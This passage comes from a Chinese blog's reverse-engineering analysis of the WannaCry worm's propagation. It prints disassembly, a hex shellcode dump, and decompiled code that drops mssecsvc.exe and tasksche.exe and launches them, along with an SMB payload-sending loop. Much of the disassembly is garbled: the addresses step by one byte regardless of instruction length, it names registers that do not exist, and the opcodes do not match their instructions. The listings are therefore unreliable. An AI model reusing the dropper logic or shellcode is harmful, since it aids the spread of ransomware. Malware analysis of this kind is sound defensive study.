004072B0 66 AB     STOS WORD PTR ES:[EDI]
004072B1 AA        MOV EAX, DWORD PTR SS:[ESP+40C]
004072B2 50        PUSH EAX
004072B3 8B 02250000 CALL JMP_004072B3_111
004072B4 8B0C24 34040000 MOV ECL, DWORD PTR SS:[ESP+404], EAX
004072B5 894424 14   MOV DWORD PTR SS:[ESP+14], EAX
004072B6 51        PUSH ECX
004072B7 8B E5400000 CALL JMP_004072B7_899
004072B8 6A 04      PUSH 04
004072B9 6A 01      PUSH 1
004072BA 6A 02      PUSH 2
004072BB 68 894424 1E MOV WORD PTR SS:[ESP+1E], AX
004072BC 8B F5240000 CALL JMP_004072BC_233
004072BD 8BF0      MOV ESI, EAX

00407380 8A5C24 48   MOV BL, BYTE PTR SS:[ESP+48]
00407381 8A4424 49   MOV AL, BYTE PTR SS:[ESP+49]
00407382 6A 00      PUSH 00
00407383 6A 60      PUSH 60
00407384 68 EC642000 MOV ECX, 042E65C
00407385 56        PUSH ECX
00407386 8B11 7C642000 MOV BYTE PTR DS:[42E67C], BL
00407387 894424 1F   MOV WORD PTR DS:[ESP+1F], AL
00407388 A2 7D642000 MOV BYTE PTR DS:[42E67D], AL
00407389 8B 16240000 CALL JMP_00407389_1199
0040738A 83FE FF    CMP EAX, -1
0040738B 83FE FF    JZ Jmp_00407466
0040738C 6A 04      PUSH 04
0040738D 8D5424 2C   LEA EDI, DWORD PTR SS:[ESP+2C]
0040738E 50        PUSH EDI
0040738F 50        PUSH EAX
00407390 56        PUSH ESI
00407391 8B F5230000 CALL JMP_00407391_116
00407392 83FE FF    CMP EAX, -1

```

地址	HEX 数据	反汇编	源码
0042E749	42	INC EDX	
0042E74A	0000	ADD BYTE PTR DS:[EAX], AL	
0042E74C	104E 00	ADC BYTE PTR DS:[ESI], CL	
0042E74F	0100	ADD DWORD PTR DS:[EAX], EAX	
0042E751	0E	PUSH CS	
0042E752	000D 10000000	ADD BYTE PTR DS:[10], CL	
0042E758	8B4424 04	MOV EAX, DWORD PTR SS:[ESP+4]	
0042E75C	60	PUSHAD	
0042E75D	89C5	MOV ERP, EAX	
0042E75F	81BC B4000000	SUB ESP, 0B4	
0042E765	89E7	MOV EDI, ESP	
0042E767	B8 10000000	MOV EAX, 10	
0042E76C	8987 9C000000	MOV DWORD PTR DS:[EDI+9C], EAX	
0042E772	B8 40000000	MOV EAX, 40	
0042E777	8987 A0000000	MOV DWORD PTR DS:[EDI+A0], EAX	
0042E77D	B8 19801000	MOV EAX, 198	
0042E782	8987 A4000000	MOV DWORD PTR DS:[EDI+A4], EAX	
0042E788	B8 82E94385	MOV EAX, 8E43E982	
0042E78D	8987 A8000000	MOV DWORD PTR DS:[EDI+A8], EAX	
0042E793	B8 00000000	MOV EAX, 0	
0042E798	8987 AC000000	MOV DWORD PTR DS:[EDI+AC], EAX	
0042E79E	B8 00000000	MOV EAX, 0	
0042E7A3	8987 B0000000	MOV DWORD PTR DS:[EDI+B0], EAX	
0042E7A9	B8 18610000	MOV EAX, 186	
0042E7AE	8987 94000000	MOV DWORD PTR DS:[EDI+94], EAX	
0042E7B4	64 8B1D 38000000	MOV EBX, DWORD PTR FS:[38]	
0042E7B8	66 8B43 06	MOV AX, WORD PTR DS:[EBX+6]	
0042E7BF	C1E0 10	SHL EAX, 10	
0042E7C2	66 5B05	MOV AX, WORD PTR DS:[EBX]	
0042E7C5	66 25 00FD	AND AX, 0F00D	
0042E7C9	8B18	MOV EBX, DWORD PTR DS:[EAX]	

我们想要的shellcode类似如下图所示，但作者能力有限，后面继续深入吧！

```

4880 0866 824d f041 5641 5541 5493
5152 5557 5650 50e8 bc06 0000 4889 c348
b94f 8114 3400 0000 00e8 2605 0000 4885
c04f 8455 9200 0040 8005 3c47 0000 4889
ba1e 03a0 0000 0000 e807 0500 0048 85c0
0f84 3603 0000 4889 0585 0700 0048 8984
06c7 ffff ffff ffe8 0004 0000 4885 c00f
8417 0300 0048 8905 6e07 0000 4889 4ffc
eb15 0000 0000 e8c9 0400 0048 85c0 0f84
f882 0000 4889 9557 0700 0048 89f9 30ac
a400 0000 00e8 a004 0000 4885 c00f 84d9
0200 0048 8905 4007 0000 4889 cab2 d8ec
0000 0000 e800 0400 0048 85c0 0f84 b092
0000 4889 9529 0700 0048 b9ae b09f 5dff
ffff ffe8 6c04 0000 4885 c00f 849b 0200
0048 8989 1207 0000 4889 9401 02e3 ffff
ffff e84d 0400 0048 85c0 0f84 7c92 0000
4889 95fb 0000 0048 b9f6 1000 b8ff ffff
f8e0 20e4 0000 4889 c00f 845d 0200 0048
806c e406 0000 4889 c406 5fd2 ffff ffff
e80f 0400 0048 85c0 0f84 3e82 0000 4889
05c0 0000 0048 8979 0524 1100 0000 0048
f0c3 0000 4885 c00f 841f 0200 0048 8905
b606 0000 4889 37c5 904f 0000 0000 e8d1
0300 0048 85c0 0f84 0002 0000 4889 050f
0000 0048 950c c7fe 1000 0000 00e8 b203
0000 4885 c00f 84e1 0100 0048 8905 8006
0000 e84f 0300 0000 8905 0600 0005 c00f
84c7 0300 00e8 0901 0000 4885 c00f 94d9
0100 0048 80d0 9406 0000 418b 0951 516a
4880 0010 0000 4331 c048 8d15 4205 0000
4880 ffff ffff ffff ffff 4885 c420 ff15
0606 0000 4883 c438 5989 065f 0600 0048
85c0 0f85 2201 0000 488d 2577 0600 0048

```

同时，作者提供另一个思路，前面讲解了永恒之蓝利用，这里我们获取它的Payload利用代码，发现里面的shellcode，如下图所示：



```

signed int drop_worm()
{
    HRESULT hrsc; // eax01
    HRESULT v1; // edi01
    HRESULT v2; // eax02
    LPVOID v3; // esi03
    signed int result; // eax05
    DWORD v5; // ebx06
    HANDLE hWormFile; // edi06
    DWORD NumberOfBytesWritten; // [sp+0h] [bp-4h]07

    hrsc = FindResource(hModule, (LPCSTR)0x45, Type);
    v1 = hrsc;
    if ( hrsc && (v2 = LoadResource(hModule, hrsc)) != 0 && (v3 = LockResource(v2)) != 0 && SizeOfResource(hModule, v1) )
    {
        v5 = *(DWORD *)v3;
        hWormFile = CreateFileA(Dest, GENERIC_WRITE, 2u, 0, 2u, Au, 0);
        if ( hWormFile != (HANDLE)-1 )
        {
            WriteFile(hWormFile, (char *)v3 + 4, v5, &NumberOfBytesWritten, 0);
            CloseHandle(hWormFile);
        }
        result = 1;
    }
    else
    {
        result = 0;
    }
    return result;
}

```

https://blog.csdn.net/Eastmount

核心函数sub\_406F50如下图所示：

```

qmemcpy(&v31, (char *)hMem + v10, 0x1000u);
if ( send(s, &buf, 4178, 0) == -1 )
    break;
if ( recv(s, &v34, 4096, 0) == -1 )
    break;
if ( v36 != 82 )
    break;
v12 = __OFSUB__(v21 + 1, v8);
v11 = v21++ + 1 - v8 < 0;
i += 4096;
if ( !(v11 ^ v12) )
    break;
}
}
if ( v9 > 0 )
{
    v24 = htons(v9 + 78);
    v27 = v9 + 13;
    v13 = v8 << 12;
    v25 = v9;
    v26 = v9;
    *(DWORD *)v15 = v18;
    *(DWORD *)&v15[4] = v9;
    *(DWORD *)&v15[8] = v13;
    sub_406F00(a3, v15, 12);
    v30 = *(DWORD *)&v15[8];
    v28 = *(DWORD *)v15;
    v29 = *(DWORD *)&v15[4];
    qmemcpy(&v31, (char *)hMem + v13, v9);
    if ( send(s, &buf, v9 + 82, 0) != -1 )
        recv(s, &v34, 4096, 0);
}
GlobalFree(hMem);

```

https://blog.csdn.net/Eastmount

## 9.释放勒索程序

dll具有一个导出函数PlayGame，它会将自身的资源文件（主程序）释放到被攻击的计算机，保存为 C:\WINDOWS\mssecsvc.exe并执行。

```

int exec_worm()
{
    struct STARTUPINFO StartupInfo; // [sp+4h] [bp-54h]01
    struct _PROCESS_INFORMATION ProcessInformation; // [sp+40h] [bp-10h]01

    ProcessInformation.hProcess = 0;
    ProcessInformation.hThread = 0;
    ProcessInformation.dwProcessId = 0;
    ProcessInformation.dwThreadId = 0;
    memset(&StartupInfo.lpReserved, 0, 0x40u);
    StartupInfo.cb = 0;
    StartupInfo.nShowWindow = 0;
    StartupInfo.dwFlags = 129;
    if ( CreateProcess(0, worm_file_path, 0, 0, 0, 0x80000000, 0, 0, &StartupInfo, &ProcessInformation) )
    {
        CloseHandle(ProcessInformation.hThread);
        CloseHandle(ProcessInformation.hProcess);
    }
    return 0;
}

int PlayGame()
{
    sprintf(worm_file_path, Format, a1Windows, a1Mssecsvc_exe);
    drop_worm();
    exec_worm();
    return 0;
}

```

sub\_408090()


```

.data:004312FC ServiceName db 'mssecsvc2.0',0 ; DATA XREF: sub_407C40+551to
.data:004312FC ; sub_408000+810 ...
.data:00431308 CHAR DisplayName[]
.data:00431308 DisplayName db 'Microsoft Security Center (2.0) Service',0
.data:00431308 ; DATA XREF: sub_407C40+501to
.data:00431330 ; char Format[]
.data:00431330 Format db '%s -m security',0 ; DATA XREF: sub_407C40+101to
.data:0043133F align 10h
.data:00431340 off_431340 dd offset unk_692F20 ; DATA XREF: sub_407CE0+1AD7to
.data:00431344 ; char aCSQeriujwjrhf[]
.data:00431344 aCSQeriujwjrhf db 'C:\%s\qeriujwjrhf',0 ; DATA XREF: sub_407CE0+1321to
.data:00431355 align 4
.data:00431358 ; char aCSS[]
.data:00431358 aCSS db 'C:\%s\%s',0 ; DATA XREF: sub_407CE0+1181to
.data:00431361 align 4
.data:00431364 a1Windows db 'WINDOWS',0 ; DATA XREF: sub_407CE0+1121to
.data:00431364 ; sub_407CE0+12D7to
.data:0043136C a1TaskscheExe db 'tasksche.exe',0 ; DATA XREF: sub_407CE0+10A1to
.data:00431379 align 4


```

sub\_407CE0()


最后释放资源tasksche.exe(勒索加密功能)到C:\WINDOWS目录下，并将其启动。



使用火绒剑检测结果如下图所示，看到释放的lsass.exe、mssecsvc.exe和tasksche.exe程序。



被攻击的计算机包含蠕虫的完整功能，除了会被勒索，还会继续使用MS17-010漏洞进行传播，这种传播呈几何级向外扩张，也是该蠕虫短时间内大规模爆发的主要原因。



## 五.总结

写到这里，这篇文章就介绍完毕。主要讲解了WannaCry蠕虫的传播机制，后面作者会继续分享勒索部分的机理，希望您喜欢，继续加油~

- 一.WannaCry背景
- 二.WannaCry实验复现
- 三.WannaCry基础分析
- 四.WannaCry传播机制详解
  - 1.WannaCry蠕虫传播步骤
  - 2.连接域名
  - 3.安装和启动mssecsvc2.0服务
  - 4.局域网和外网传播
  - 5.利用SMB漏洞
  - 6.Payload分析
  - 7.ShellCode提取
  - 8.APC注入
  - 9.释放勒索程序
- 五.总结



这篇文章中如果存在一些不足，还请海涵。作者作为网络安全初学者的慢慢成长路吧！希望未来能更透彻撰写相关文章。同时非常感谢参考文献中的安全大佬们的文章分享，感谢师傅、师兄师弟、师姐师妹们的教导，深知自己很菜，得努力前行。

欢迎大家讨论，是否觉得这系列文章帮助到您！如果存在不足之处，还请海涵。任何建议都可以评论告知读者，共勉~

- 逆向分析: <https://github.com/eastmountxyz/SystemSecurity-ReverseAnalysis>
- 网络安全: <https://github.com/eastmountxyz/NetworkSecuritySelf-study>

2020年8月18新开的“娜璋AI安全之家”，主要围绕Python大数据分析、网络空间安全、人工智能、Web渗透及攻防技术进行讲解，同时分享CCF、SCI、南核北核论文的算法实现。娜璋之家会更加系统，并重构作者的所有文章，从零讲解Python和安全，写了近十年文章，真心想把自己所学所感所做分享出来，还请各位多多指教，真诚邀请您的关注！谢谢。

(By:Eastmount 2021-03-06 晚上12点夜于武汉 <http://blog.csdn.net/eastmount> )

参考文献:

- [1] 勒索病毒“WannaCry”之复现过程（永恒之蓝） - weixin\_40950781
- [2] Windows再曝“WannaCry”级漏洞 CVE-2019-0708，专治 XP、Win7 - FB客户
- [3] 对WannaCry的深度分析 - 鬼手56
- [4] 安天针对勒索蠕虫“魔窟”（WannaCry）的深度分析报告
- [5] [原创]勒索病毒WannaCry深度技术分析——详解传播、感染和危害细节 - 火绒实验室
- [6] WannaCry蠕虫详细分析 - FreeBuf腾讯
- [7] [病毒分析]WannaCry病毒分析(永恒之蓝) - 小彩虹
- [8] 威胁预警 | 蠕虫级漏洞BlueKeep(CVE-2019-0708) EXP被公布 - 斗象智能安全平台
- [9] [反病毒]病毒分析实战篇1-远控病毒分析 - i春秋老师
- [10] wannacry, petaya, meze等病毒样本 - CSDN下载
- [11] 针对WannaRen勒索软件的梳理与分析 - 安天